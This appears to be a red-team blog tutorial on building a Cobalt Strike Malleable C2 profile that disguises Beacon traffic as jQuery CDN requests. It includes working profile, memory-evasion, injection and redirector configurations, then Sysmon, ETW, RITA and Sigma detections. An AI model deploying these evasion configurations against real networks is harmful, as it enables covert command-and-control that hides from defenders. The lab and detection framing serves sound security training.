Malleable C2 Profiles: Blending Into Legitimate Traffic
Objective: Learn how Cobalt Strike’s Malleable C2 DSL reshapes Beacon’s network and memory indicators to impersonate legitimate web traffic, walk through building and validating a jQuery-mimicking profile end to end in a self-owned lab, and understand the behavioral tells defenders still catch when the disguise is technically perfect.
Out-of-the-box Cobalt Strike traffic gets flagged in minutes. Not because the packets look weird to a human, but because every default .profile shipped with the framework has been fingerprinted by Snort, Suricata, JA3 databases, and every EDR vendor with a threat-intel team. When public testing put stock CS profiles against out-of-the-box IPS, detection rates were under 20%. Sounds bad for defenders, until you realize the behavioral half of the story catches almost everything anyway. That gap is the whole point of this post.
We’re going to write a profile, validate it, stand it up against a lab Windows target, capture the traffic, and then flip perspectives and detect ourselves. Framework-wise the walkthrough uses Cobalt Strike syntax (that’s where the DSL lives), but Section 8 shows the same shape in Havoc’s YAML for readers without a license.
1. What a Malleable C2 Profile Actually Is
Malleable C2 is a small domain-specific language that tells Beacon two things at once: how to transform data going into a network transaction, and, read backwards, how to recover that data on the other end. A single output block that says “mask, base64url, prepend jQuery banner, print in body” is simultaneously the encoder on Beacon and the decoder on the Team Server. The profile is a bidirectional program.
The DSL splits into two option scopes:
- Global options (
set sleeptime,set useragent,set library, etc.) apply to overall Beacon behavior. - Local options live inside a block like
http-getorhttp-postand only affect that transaction. Changing a local option inhttp-postdoes not touch whathttp-getemits.
That distinction bites people constantly. If you set a Host header inside http-get { client { } }, it does not carry over to http-post. Every transaction stands alone.
2. Profile Anatomy: Blocks and the Transform Stack
Here are the blocks you’ll actually touch, and what each one owns:
| Block | Owns |
|---|---|
http-get | Shape of Beacon check-in (poll) request and server response: URI, headers, metadata encoding, output encoding |
http-post | Shape of Beacon task-result upload: verb, URI, headers, id field, output field |
http-config | Cross-cutting web-server behavior: response header ordering (set headers), per-header values, trust_x_forwarded_for, block_useragents, allow_useragents |
stage | How Beacon is loaded into memory and the contents of the Reflective DLL: allocator, checksum, compile_time, entry_point, image_size_x86/x64, sleep_mask, syscall_method, cleanup, transform-x86/transform-x64 |
process-inject | Injected content shape and injection behavior: allocator (VirtualAllocEx / NtMapViewOfSection), min_alloc, startrwx, userwx, execute sub-block |
post-ex | Post-exploitation defaults: spawnto_x86, spawnto_x64, amsi_disable, smartinject, obfuscate, pipename |
https-certificate | Certificate served by the Team Server (issuer, subject, validity) |
Inside http-get and http-post, the request/response body flows through a transform pipeline. These operators are the building blocks:
| Operator | Effect |
|---|---|
append "string" | Append literal string to data |
prepend "string" | Prepend literal string |
base64 | Base64-encode |
base64url | URL-safe Base64 |
mask | XOR with a random 4-byte key (key is embedded in payload) |
netbios / netbiosu | NetBIOS encoding (lowercase / uppercase A-P) |
header "Name" | Put the transformed data in this HTTP header |
parameter "Name" | Put the transformed data in this URI query parameter |
uri-append | Append the data directly to the URI path |
print | Put the data in the HTTP body |
Think of it as a Unix pipe. metadata { base64url; parameter "__cfduid"; } means: take the metadata blob, base64url-encode it, stick the result into the __cfduid query parameter. Reverse the reader for the server side and you get the decoder.

3. Global Options: Sleep, Jitter, and the HTTP Library
These four global settings decide half of your network-side detectability:
| Option | Effect |
|---|---|
set sleeptime "60000" | Check-in interval in milliseconds |
set jitter "20" | Percent randomization on the sleep interval |
set useragent "..." | Overrides Beacon’s default User-Agent |
set library "winhttp" | HTTP stack used for callbacks. Defaults to wininet (only option before CS 4.9); can be wininet or winhttp. |
The library choice matters more than it looks. WinINet and WinHTTP present slightly different TLS client hellos, and those different fingerprints are exactly what JA3 hashes. Pick one and know what its JA3 looks like.
4. Crafting the HTTP Layer: The jQuery Profile
Here’s the baseline profile we’ll iterate on. Save it as /opt/profiles/jquery-lab.profile on the Team Server:
# ---- Global options ----
set sleeptime "60000";         # 60-second check-in
set jitter    "20";            # +/- 20% timing randomization
set useragent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36";
set library   "winhttp";       # Use WinHTTP stack (different JA3 than WinINet)

# ---- HTTP GET: check-in / task poll ----
http-get {
    set uri "/jquery-3.3.1.min.js";     # Looks like a CDN asset request

    client {
        header "Host"            "code.jquery.com";
        header "Accept"          "text/html,application/xhtml+xml";
        header "Referer"         "https://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";

        metadata {
            base64url;                  # Encode Beacon metadata (host, user, pid) as URL-safe b64
            parameter "__cfduid";       # Stash it in a CDN-looking cookie parameter
        }
    }

    server {
        header "Content-Type"           "application/javascript; charset=utf-8";
        header "Cache-Control"          "max-age=2592000";
        header "X-Content-Type-Options" "nosniff";

        output {
            mask;                                # XOR with random 4-byte key
            base64url;                           # Encode masked bytes
            prepend "/*! jQuery v3.3.1 */";      # Stick a real-looking JS comment on the front
            print;                               # Deliver in HTTP body
        }
    }
}

# ---- HTTP POST: task results back to Team Server ----
http-post {
    set uri "/jquery-3.3.1.min.map";    # Sourcemap for the "jQuery" asset

    client {
        header "Content-Type" "application/x-www-form-urlencoded";

        id {
            base64url;
            parameter "id";             # Beacon session ID as ?id=...
        }

        output {
            base64url;
            print;                      # Task output in POST body
        }
    }

    server {
        header "Content-Type" "application/json";
        output {
            print;
        }
    }
}
Read line by line: the URI targets a real jQuery filename, the Host header claims the request is bound for the real CDN, and the Referer chains back to the CDN’s site to complete the story. The metadata block hides Beacon’s fingerprint (hostname, username, PID, internal IP, etc.) in what looks like a CloudFlare session cookie. The server response wears a JavaScript content type, a CDN-style cache header, and a plausible JS comment glued onto the front of the encrypted body. Task output goes back over a POST to the sourcemap URL, which is also a real thing browsers request.
The first time I built one of these I spent an afternoon chasing why the response body wouldn’t decode. The answer: mask before base64url on encode means the server must apply the inverse in the same order, and I’d swapped them mentally. When your Beacon check-in times out with no error and the Team Server log is silent, look at your transform order first. c2lint will not catch that, it’s a semantic bug, not a syntax bug.

5. Killing the PE Tombstone: The stage Block
Even with perfect network camouflage, Beacon’s in-memory image is a YARA magnet. Strings like ReflectiveLoader, beacon.dll, and the standard MS-DOS stub live inside the DLL and get lit up by any decent memory scanner. The stage block rewrites those:
stage {
    set allocator      "MapViewOfFile";     # Reflective loader uses MapViewOfFile, not VirtualAlloc
    set sleep_mask     "true";              # Encrypt beacon memory while sleeping
    set syscall_method "Indirect";          # CS 4.8+: indirect syscall stubs (harder to hook)
    set checksum       "0";                 # Zero the PE checksum
    set compile_time   "11 Nov 2021 08:14:00";  # Backdate the build time
    set entry_point    "92145";             # Non-default EntryPoint
    set image_size_x64 "512000";
    set image_size_x86 "512000";
    set cleanup        "true";              # Free the reflective loader package after init

    transform-x64 {
        strrep "ReflectiveLoader" "MicrosoftLoader";   # Kills the classic YARA hit
        strrep "beacon.dll"       "";
        strrep "This program cannot be run in DOS mode" "";
        prepend "\x90\x90\x90\x90";                    # 4-byte NOP prepend shifts offsets
    }
}
Each of those strrep lines targets a string that appears verbatim in dozens of public Cobalt Strike YARA rules. Removing ReflectiveLoader alone kills the single most-cited signature. The sleep_mask true setting is the one that matters most for memory scanners: while Beacon sleeps, its memory pages get XOR-encrypted, so a scanner walking VirtualQueryEx regions sees random bytes rather than a PE header or plaintext C2 config. Only immediately before the next call does Beacon decrypt itself.
allocator set to MapViewOfFile changes the underlying allocation primitive so the region isn’t a private commit from VirtualAlloc (which is what most tools hunt first). syscall_method Indirect routes through indirect syscall stubs so userland hooks on ntdll don’t see the call frame you’d expect.
6. Process Injection Tuning
Every Beacon post-ex command (screenshot, keylogger, mimikatz) can inject into a spawned host process. The process-inject block controls how:
process-inject {
    set allocator "VirtualAllocEx";     # Or "NtMapViewOfSection" for section-based injection
    set min_alloc "4096";               # Never allocate less than a page
    set startrwx  "false";              # Initial permissions: RW (not RWX)
    set userwx    "false";              # Final permissions: RX (not RWX)

    transform-x64 {
        prepend "\x90\x90\x90\x90";     # Pad injected content
    }

    execute {
        CreateThread "ntdll!RtlUserThreadStart+0x21";
        SetThreadContext;
        NtQueueApcThread;
        RtlCreateUserThread;
    }
}
RWX pages in a remote process are the loudest possible injection signal. Every EDR built in the last decade alerts on cross-process RWX allocation, and Microsoft-Windows-Threat-Intelligence ETW will fire on it. Setting startrwx false allocates RW, writes the payload, then VirtualProtects down to RX for execution. Setting userwx false guarantees the final permission is RX, not RWX. Two VirtualProtect calls versus one direct RWX allocation, and the noise drops dramatically.
The execute block is an ordered try-list. Beacon walks it and picks the first technique that works against the target process. Each has a different footprint:
CreateThread "ntdll!RtlUserThreadStart+0x21"starts a local thread at a fake return address insidentdll, so a stack walk resembles a normal thread.SetThreadContexthijacks an existing thread (T1055.003), no new thread creation event.NtQueueApcThreaduses APCs (T1055.004), noCreateRemoteThreadtelemetry.RtlCreateUserThreadis the classic and the loudest, kept last as a fallback.
Ordering matters. Put the quietest technique first for the environment you’re operating in.
7. http-config and Header Order (The One Everyone Misses)
Header order is a fingerprint. Apache 2.4 does not emit Date, Server, Content-Length, Keep-Alive, Connection, Content-Type in that exact sequence for every response, and Cobalt Strike’s default doesn’t match Apache byte-for-byte either. Analysts fingerprint on the ordering more often than on the header values.
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server"     "Apache/2.4.54 (Ubuntu)";
    header "Keep-Alive" "timeout=10, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents  "curl*,lynx*,wget*,python-requests*";
    set allow_useragents  "*Mozilla*";
}
block_useragents blackholes analyst scanners hitting the redirector with curl or python-requests. allow_useragents restricts to Mozilla-family. trust_x_forwarded_for makes the Team Server log the real client IP rather than the redirector.
Before deploying, verify the ordering matches a real Apache install. Curl a genuine Apache 2.4 server and compare header-by-header with a curl against your Team Server. If they differ, adjust set headers.
8. Validating and Serving the Profile
Cobalt Strike ships c2lint. Run it every time you touch a profile:
# On the Team Server host
./c2lint /opt/profiles/jquery-lab.profile
# Expected output: parsed GET/POST URIs, headers, transforms, no errors
c2lint catches syntax errors, missing required blocks, obvious foot-guns (like transforms that can’t round-trip), and prints the effective config. It does not know whether your headers match real Apache, or whether code.jquery.com is a plausible Host header for the URL you chose. Those are on you.
Start the Team Server pointing at the profile:
./teamserver 10.10.10.5 'SuperSecretPassword' /opt/profiles/jquery-lab.profile
Then in the Aggressor client, create an HTTPS listener on 443 with a lab-only self-signed cert (or a Let’s Encrypt cert for the redirector domain if you own one for lab use).
Havoc C2 equivalent (no license needed)
For readers without a Cobalt Strike license, Havoc’s listener.yaml accepts the same shape of options, expressed as YAML. It’s not the same DSL, but the concepts port cleanly (URIs, header overrides, User-Agent, sleep, jitter, Host header) so you can run the whole exercise using the open-source framework. The lab detection work below applies unchanged.
9. The Redirector: Decoupling Domain from Team Server
Never let a Beacon connect straight to the Team Server. Sit an Apache redirector in front:
# /etc/apache2/sites-enabled/redirector.conf
<VirtualHost *:443>
    SSLEngine on
    SSLCertificateFile    /etc/ssl/lab/lab.crt
    SSLCertificateKeyFile /etc/ssl/lab/lab.key

    RewriteEngine On

    # Only forward the exact Beacon URIs to the Team Server
    RewriteCond %{REQUEST_URI} ^/jquery-3\.3\.1\.min\.(js|map)$ [NC]
    RewriteRule ^(.*)$ https://TEAMSERVER_IP:443$1 [P,L]

    # Everything else: 403. Analysts and scanners see a wall.
    RewriteRule ^ - [F,L]
</VirtualHost>
Enable modules and reload:
sudo a2enmod ssl rewrite proxy proxy_http
sudo systemctl reload apache2
The redirector’s job is threefold: hide the real Team Server IP behind a throwaway VPS, silently drop any request that isn’t a valid Beacon URI (so a curious analyst hitting / gets a stock Apache 403, not a Cobalt Strike default page), and give you a burnable frontend you can rotate without touching the Team Server.

10. Capturing and Verifying the Traffic
With Beacon running on the Windows lab VM, capture on the redirector:
sudo tcpdump -i any -w /tmp/beacon.pcap 'port 443'
Open in Wireshark, decrypt with the private key, and look at the check-in request. It should be indistinguishable from a browser fetching code.jquery.com/jquery-3.3.1.min.js, right down to the header ordering and the CDN-shaped cookie parameter. The server response body starts with /*! jQuery v3.3.1 */ then a base64url blob, which reads as a slightly odd but not obviously malicious JS asset.
Now flip perspectives and extract the config from the Beacon binary itself:
pip install dissect.cobaltstrike
python3 -c "
from dissect.cobaltstrike.beacon import BeaconConfig
c = BeaconConfig.from_path('beacon.bin')
print(c.settings)
"
If you can pull the profile back out of the binary, so can a defender who catches a Beacon sample. That is the point of running it: the network camouflage might be perfect, but any captured payload gives up its own profile. Design accordingly.
11. Detecting Malleable C2: What Survives the Disguise
Behavioral detection eats network camouflage for breakfast. Here’s what still fires.
Sysmon events to hunt
| Event ID | What it catches |
|---|---|
Event ID 3 (Network Connection) | Outbound HTTPS from processes that have no business making it: rundll32.exe, dllhost.exe, notepad.exe, spoolsv.exe. |
Event ID 8 (CreateRemoteThread) | Cross-process thread creation from process-inject. |
Event ID 10 (ProcessAccess) | PROCESS_VM_WRITE + PROCESS_CREATE_THREAD handle opens, especially against LSASS or the spawnto target. |
Event ID 17 / 18 (Pipe Created / Connected) | Beacon SMB/named-pipe C2. Watch \msagent_* and \postex_*. Rename in post-ex { set pipename } but the shape stays odd. |
Event ID 22 (DNS Query) | DNS Beacon: unusually long or high-entropy hostnames at consistent frequency. |
Seeing 10 → 8 → 17 → 3 on the same process within seconds, with dllhost.exe as the target, is a high-confidence CS pattern regardless of what the packets look like.
Windows Security log
4688 (process create with parent + command line, once you enable command-line auditing) catches the classic Office spawning rundll32.exe. 7045 and 4697 catch the temporary service that GetSystem drops: a 7-character random alphanumeric service name in C:\Windows\. The service gets removed after escalation, but the event log entry does not. Hunt for it retroactively.
ETW providers
| Provider | Why it matters |
|---|---|
Microsoft-Windows-Threat-Intelligence | Fires on VirtualAllocEx, WriteProcessMemory, SetThreadContext, QueueUserAPC, the exact primitives process-inject uses. Requires a PPL consumer (an EDR driver, basically). |
Microsoft-Windows-DNS-Client | DNS Beacon telemetry. |
Microsoft-Windows-WinHttp | Correlates with set library "winhttp". If a process nobody expected is calling WinHTTP, question it. |
Network-side detection
- RITA / Zeek statistical beaconing. RITA scores connection periodicity. Even with
set jitter "50", a Beacon checking in on a 60-second base still clusters around 60 seconds. RITA catches jitter that a signature-based tool ignores. - JA3/JA3S. Cobalt Strike’s WinINet and WinHTTP TLS stacks produce known JA3 hashes. Enforce TLS inspection in the lab and match against public JA3 databases.
- Header order diff. Byte-compare your Team Server’s response headers against a real Apache 2.4 install. Order drift is a fingerprint.
- CT logs. Self-signed or freshly-issued certs stand out against baseline browsing.
- Snort/Suricata alone are not enough. Public benchmarks put stock IPS detection of common CS profiles under 20%. That’s why the behavioral layer above matters.
Sigma rules
Non-browser outbound HTTPS:
title: Non-Browser Process Outbound HTTPS to CDN-like Domains
logsource:
  product: windows
  category: network_connection    # Sysmon Event ID 3
detection:
  selection:
    EventID: 3
    DestinationPort:
      - 443
      - 80
    Initiated: 'true'
  filter_browsers:
    Image|endswith:
      - '\chrome.exe'
      - '\firefox.exe'
      - '\msedge.exe'
      - '\iexplore.exe'
  filter_system:
    Image|startswith: 'C:\Windows\System32\'
  condition: selection and not filter_browsers and not filter_system
level: medium
RWX cross-process access (catches startrwx true profiles and stock CS):
title: Cross-Process RWX Access to Common Spawnto Targets
logsource:
  product: windows
  category: process_access        # Sysmon Event ID 10
detection:
  selection:
    EventID: 10
    GrantedAccess: '0x1fffff'     # PROCESS_ALL_ACCESS, includes VM_WRITE + CREATE_THREAD
    TargetImage|endswith:
      - '\svchost.exe'
      - '\dllhost.exe'
      - '\notepad.exe'
  condition: selection
level: high
Hardening
- Enable process creation auditing with command line via GPO:
Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Policy → Detailed Tracking → Audit Process Creation. - Deploy Sysmon with a tuned schema (SwiftOnSecurity or olafhartong’s
sysmon-modular), specifically covering Event IDs 8, 10, 17, 18. - TLS inspection at the perimeter. If you can’t crack the TLS, none of the HTTP-layer detections work.
- Application allowlisting (WDAC/AppLocker) to block
rundll32.exe,mshta.exe,regsvr32.exefrom executing unsigned payloads. - RITA or Zeek for jitter-resilient beacon detection on internal flows.
- Disable staging on your own red-team ops (staging has real OPSEC issues); defenders should alert on any HTTP response delivering a reflective PE (content-type mismatch plus high-entropy body is a strong signal).
- Named pipe hunt for
\msagent_*,\postex_*, and any custom pipe names frompost-ex { set pipename ... }.

12. Tools
| Tool | Use | Link |
|---|---|---|
c2lint | Malleable profile syntax + semantic validation | ships with Cobalt Strike |
| Havoc C2 | Open-source alternative supporting YAML profiles | github.com/HavocFramework/Havoc |
| Apache mod_rewrite | Redirector in front of the Team Server | apache.org |
| Wireshark | PCAP inspection, TLS decryption with server key | wireshark.org |
| RITA | Statistical beaconing detection across Zeek logs | activecountermeasures.com |
| Zeek | Network flow logging (feeds RITA) | zeek.org |
dissect.cobaltstrike | Extract Beacon config from a captured binary | github.com/fox-it/dissect.cobaltstrike |
| Sysmon | Process, network, injection telemetry | sysinternals |
| YARA | Static rules against Beacon in-memory or on-disk | virustotal.github.io/yara |
| threatexpress/malleable-c2 | Reference profile repository | github.com/threatexpress/malleable-c2 |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Data Obfuscation: Protocol or Service Impersonation | T1001.003 | Header-order diff vs. real service; certificate transparency review |
| Application Layer Protocol: Web Protocols | T1071.001 | Sysmon EID 3 on non-browser processes |
| Application Layer Protocol: DNS | T1071.004 | Sysmon EID 22 for high-entropy / long-hostname queries |
| Proxy: Internal Proxy | T1090.001 | Sysmon EID 17/18 on \msagent_*, \postex_* pipes |
| Proxy: Domain Fronting | T1090.004 | Perimeter TLS inspection; SNI vs. Host header mismatch |
| Process Injection: DLL Injection | T1055.001 | Sysmon EID 10 + EID 8; TI-ETW WriteProcessMemory |
| Process Injection: Thread Execution Hijacking | T1055.003 | TI-ETW SetThreadContext |
| Process Injection: APC | T1055.004 | TI-ETW QueueUserAPC / NtQueueApcThread |
| Obfuscated Files or Information | T1027 | High-entropy HTTP body + suspicious content-type mismatch |
| Masquerading | T1036 | spawnto process anomaly; PE header inconsistency vs. signed baseline |
| Hide Infrastructure | T1665 | Redirector detection via response fingerprint drift |
| Exfiltration Over C2 Channel | T1041 | Outbound POST volume anomaly on the C2 URI |
| Command and Control (tactic) | TA0011 | All of the above, correlated |
Summary
- A Malleable C2 profile is a bidirectional program: the same transform stack that encodes on Beacon decodes on the Team Server. Get the operator order wrong once and nothing round-trips.
- Network camouflage buys you evasion of signature-based IPS but almost nothing against behavioral detection. Sysmon 3/8/10/17, TI-ETW, and RITA don’t care what your headers look like.
- The
stageblock is where memory-scanner evasion lives.sleep_mask,strreponReflectiveLoader,allocator MapViewOfFile, and PE header spoofing kill the classic YARA and pattern hits. process-injectwithstartrwx falseanduserwx falseavoids the RWX allocation IOC that lights up every EDR. Pick yourexecuteorder deliberately.- Header ordering and JA3 are the two “perfect profile” tells nobody remembers to fix. Diff your responses byte-for-byte against a real Apache; know what your HTTP-library JA3 hash is.
- Any captured Beacon gives up its profile via
dissect.cobaltstrike. Design ops assuming the disguise will eventually be reverse-engineered from a sample.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Passive OSINT: Mapping the Target Without Touching It
References
- [ote to writer:** For readers without a licensed Cobalt Strike, the tutorial should include an equivalent using Havoc C2
- hstechdocs.helpsystems.com
- github.com
- github.com
- unit42.paloaltonetworks.com
- unit42.paloaltonetworks.com
- www.vectra.ai
- hivesecurity.gitlab.io
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.